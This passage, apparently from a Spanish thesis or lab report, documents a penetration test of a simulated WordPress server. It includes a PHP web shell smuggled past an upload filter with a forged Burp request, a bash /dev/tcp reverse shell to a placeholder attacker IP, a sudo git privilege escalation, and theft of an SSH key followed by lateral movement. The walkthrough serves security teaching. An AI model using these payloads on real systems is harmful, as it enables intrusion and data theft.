

Figura 5.4: Escaneo de versiones y vulnerabilidades con Nmap

.

- **-sC**: Ejecuta scripts de detección usando el Nmap Scripting Engine(NSE) con los scripts por defecto.

- **-sV**: Realiza una detección de versiones de los servicios en los puertos abiertos.

En los resultados podemos observar las versiones tanto de FTP como de Apache. Lamentablemente, los componentes están actualizados por lo que descartamos un *exploit* como método de acceso. Sin embargo, el puerto 21 nos permite el acceso remoto como usuario `anonymous`.



Figura 5.5: Conexión FTP con usuario anonymous.

Un atacante, sin duda intentará acceder como el usuario`anonymous`, el cual no necesita contraseña por defecto, accederá al directorio compartido, en el cual se visualizan cinco ficheros. Procederá a descargarlos en la máquina atacante mediante el comando `mget` y analizarlos.



Figura 5.6: Fichero encontrado mediante el protocolo FTP.

El contenido del archivo5 parece ser un aviso para el administrador web sobre cambios a realizar en la página web.

Tras analizar los subdominios `test.astoncartin.com` y `dev.astoncartin.com`, no se encuentra ningún endpoint interesante. El ataque se centrará en el dominio principal, "`astoncartin.com`.



Figura 5.7: Ejecución de la herramienta Wappalyzer sobre el servidor web simulado.

La herramienta Wappalyzer muestra que la *web*, como ya se sabía, utiliza el CMS Wordpress con el lenguaje de programación PHP en el *backend*, estableciendo una conexión con la base de datos MySQL.

El paso siguiente consistirá en la enumeración de directorios y endpoints vulnerables. Para ello, se trabaja con la herramienta Gobuster.



Figura 5.8: Ataque de fuerza bruta de directorios con Gobuster del servidor web

.

Tras aplicar un diccionario de directorios, se descubren los tres más importantes en el contexto de Wordpress (`wp-content`, `wp-includes` y admin, el cual nos redirige a `wp-admin`). Pasamos ahora a analizar el contenido del directorio `wp-admin`.



Figura 5.9: Directorios descubiertos.

El resultado obtenido y que se puede observar en la figura 5.9, muestra un directorio *uploads*, el cual previamente ha sido mencionado en la nota al administrador encontrada en el servidor FTP. Este directorio devuelve un código de estado 403 Forbidden, debido a la ausencia de permisos de acceso. Sin embargo, procedemos a analizar los *endpoints* dentro de este directorio.

Viendo que el servidor trabaja con ficheros HTML y PHP, se lo indicaremos a Gobuster mediante el parámetro `-X` que nos permite añadir extensiones al escaneo.



Figura 5.10: *Endpoints* sensibles

.

5.1.3. Fase de explotación

En la segunda fase de enumeración se descubren dos *endpoints* "upload.html" y "upload.php", los cuales devuelven un código de estado 200 OK, es decir, accesible desde la máquina atacante. Esto es sensible, ya que los ficheros dentro del directorio `wp-admin` deben estar disponibles exclusivamente para el administrador. Tras navegar al primero se descubre una herramienta de subida de ficheros utilizada por el desarrollador. Analizando el código fuente de `upload.html` mediante las herramientas de desarrollador disponibles en cualquier navegador, se observa que el fichero se tramita mediante una solicitud por el método POST al *endpoint* **upload.php**



Figura 5.11: Análisis de código fuente de `upload.html`

.



Figura 5.12: Subida de ficheros.

Se tratará de subir un archivo PHP de nombre “debug.php” con un script básico,

```
<?php system($_GET['cmd']);?>
```

el cual tiene como objetivo poder ejecutar comandos a través del parámetro ‘cmd’ tramitado por el método GET.

Figura 5.13: Error en la subida.

Tras realizar la solicitud al segundo de los *endpoints*, ‘`upload.php`’, se recibe un aviso de que el servidor no acepta archivos con la extensión PHP. Se tratará de camuflar el código PHP dentro de un archivo con otra extensión (JPG). El tráfico de nuestro ordenador pasará por el *proxy* Burpsuite [7]. Un *proxy* es un intermediario que se sitúa entre el navegador y el *router* y donde podremos cambiar la extensión y los parámetros de la solicitud.

```
POST /wp-admin/uploads/upload.php HTTP/1.1
Host: astoncartin.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://astoncartin.com/wp-admin/uploads/upload.html
Content-Type: multipart/form-data;
boundary=---------------------------323003652459108531929067856 97
Content-Length: 260
Origin: http://astoncartin.com
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

---------------------------323003652459108531929067856 97
Content-Disposition: form-data; name="archivo"; filename="debug.jpg"
Content-Type: application/x-php

<?php system($_GET['cmd']); ?>

---------------------------323003652459108531929067856 97--
```

Figura 5.14: Manipulación de solicitud con Burpsuite.

En la solicitud 5.14, se comprueba que el nombre del fichero es “*debug.jpg*”, pero es

importante que el *Content-Type* se mantenga en *application/x-php*, para que el servidor lo interprete como pretende el atacante.



Figura 5.15: Subida de fichero correcta.

En esta ocasión, el servidor acepta el fichero e indica que la subida se ha realizado correctamente. Presumiblemente en la carpeta uploads encontrada previamente. Tras visitar *http://astoncartin.com/wp-admin/uploads/uploads/debug.jpg* y como parámetro `cmd` pasar el comando '`id`', se comprueba que se ha logrado un RCE (Remote Code Execution) 5.16, lo cual servirá para ganar acceso a la máquina víctima.

Figura 5.16: Ejecución remota de comandos (RCE).

El siguiente objetivo debe ser enviarnos una Reverse Shell que nos permita ganar un acceso interactivo con la consola de la máquina víctima. Ponemos en escucha el puerto 8000 en nuestra máquina atacante y se pasa como parámetro cmd el comando:

```
bash -c 'bash -i >& /dev/tcp/IPatacante/Puertoatacante 0>&1'
```



Figura 5.17: Escucha de conexiones en puerto 8000

Tras la ejecución del comando anterior, se recibe en la máquina atacante una shell que indica que se ha ganado acceso a la máquina objetivo.



Figura 5.18: Reverse Shell establecida en la máquina víctima.

La *shell* obtenida no es completamente interactiva. Se debe hacer un tratamiento de la TTY[8] para poder desplazarnos correctamente y que no se cierre la conexión de forma inesperada.



Figura 5.19: Tratamiento de la TTY para lograr interactividad.

Tras estos comandos, en los que establecemos como variable de estado correspondiente a la *shell* una bash y editamos sus dimensiones, ya tenemos acceso completo como usuario web, por lo que intentaremos lograr una escalada de privilegios para llegar a ser usuario root.

5.1.4. Escalada de privilegios

Se comienza la escalada revisando qué comandos puede el usuario '*web*' realizar como superusuario. Para ello se hace uso del comando "`sudo -l`".

Figura 5.20: Sudo -l.

Lamentablemente, se pide una contraseña que no tenemos, pero que se intentará conseguir revisando los ficheros del equipo.

Siendo el usuario 'web' se revisará el directorio `/home/web` donde tendremos permisos completos tanto de lectura, de escritura y de ejecución de comandos. Se buscan ficheros sensibles con contraseñas. En lugar de revisar manualmente cada fichero, se puede utilizar el comando '`grep -r \password" -A5`' que realiza una búsqueda recursiva dentro del directorio en el que nos encontramos, en búsqueda de ficheros que contengan la palabra indicada "password". Con el parámetro -A5 indicamos que se nos muestre las 5 líneas siguientes en caso de encontrar coincidencias.



Figura 5.21: Contraseña en texto claro.

El resultado nos ofrece lo que parece ser la contraseña '`NOTintU1TIV3PAss!.`' del usuario '*web*', la cual hubiese sido (casi) imposible de descifrar con herramientas de fuerza bruta mediante el uso de diccionarios. Se comprueba que se puede ejecutar el comando `sudo -l` y se observa que el usuario web puede ejecutar el binario 'git' como superusuario, lo cual puede llegar a ser crítico en caso de poder insertar comandos.

Figura 5.22: Permiso sudo otorgado a /bin/git.

Tras revisar GTFObins[9], página en la que se muestran las diferentes formas de escalar privilegios, confirmamos que el usuario '*web*' no debería de ser capaz de ejecutar el binario '`git`' como superusuario.



Figura 5.23: GTFObins.

Ejecutando el primero de los comandos se abre la sección de ayuda que viene incluida con la herramienta. La criticidad reside en que dicha sección tiene habilitada la ejecución de comandos, y tras un simple "`!/bin/sh`" conseguimos nuestro objetivo, logrando la escalada de privilegios.



Figura 5.24: Obtención de una Shell con permisos de root.

Siendo `root`, ejecutamos '`bash`' para obtener una consola interactiva y nos dirigimos al directorio `/root/.ssh` donde se almacenan las claves RSA del protocolo SSH, el cual nos permite acceder remotamente a dicho equipo sin necesidad de contraseña.



Figura 5.25: Clave privada `id_rsa`.

5.1.5. *Pivoting*/Movimiento Lateral

Tras conseguir permisos de superusuario en la máquina que corre el servicio *web*, se tratará de realizar un movimiento lateral dentro de la red de la empresa para comprometerla totalmente y llevar a cabo nuestro objetivo final de extracción de información y denegación de servicio.

Analizamos con el comando '`ip a`', el cual muestra información correspondiente a las interfaces de red con las que cuenta la máquina explotada.



Figura 5.26: Interfaces red del servidor web.

La interfaz `enp0s3` es la interfaz que cuenta con acceso directo a Internet. Por otro lado la interfaz `enp0s8` con dirección IP "10.10.1.10" descubre una subred con sufijo de red /24 que representa la mascara 255.255.255.0 donde los 8 últimos bits son los disponibles para los equipos (*hosts*). Una máscara como la descrita permite un total de 256 direcciones IP, incluyendo la dirección de red y la dirección de broadcast que no son asignables, por lo que la red podría contar de hasta 254 equipos.

Para descubrir dispositivos en una subred, utilizamos el comando '`arp-scan`', debemos indicar la interfaz que queremos analizar.

```
└─# arp-scan -interface=enp0s8 --localnet
Interface: enp0s8, type: EN10MB, MAC: 08:00:27:4e:89:74, IPv4: 10.10.1.10
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.10.1.1       08:00:27:3e:4c:73       PCS Systemtechnik GmbH
```

Figura 5.27: Escaneo de red de la interfaz `enp0s8`.

Descubrimos un equipo con dirección IP '10.10.1.1' que, tras analizar con nmap nos muestra el puerto 22, correspondiente a SSH, abierto.

```
└─# nmap -p- -n -Pn -sS --min-rate 4000 10.10.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2025-03-13 12:22 GMT
Nmap scan report for 10.10.1.1
Host is up (0.00049s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
```

Figura 5.28: Escaneo inicial Nmap de la IP 10.10.1.1.

Tratamos de conectarnos sin contraseña. Usando la clave `id_rsa` encontrada en el directorio `.ssh`, utilizamos el comando:

```
ssh -i id_rsa root@10.10.1.1
```

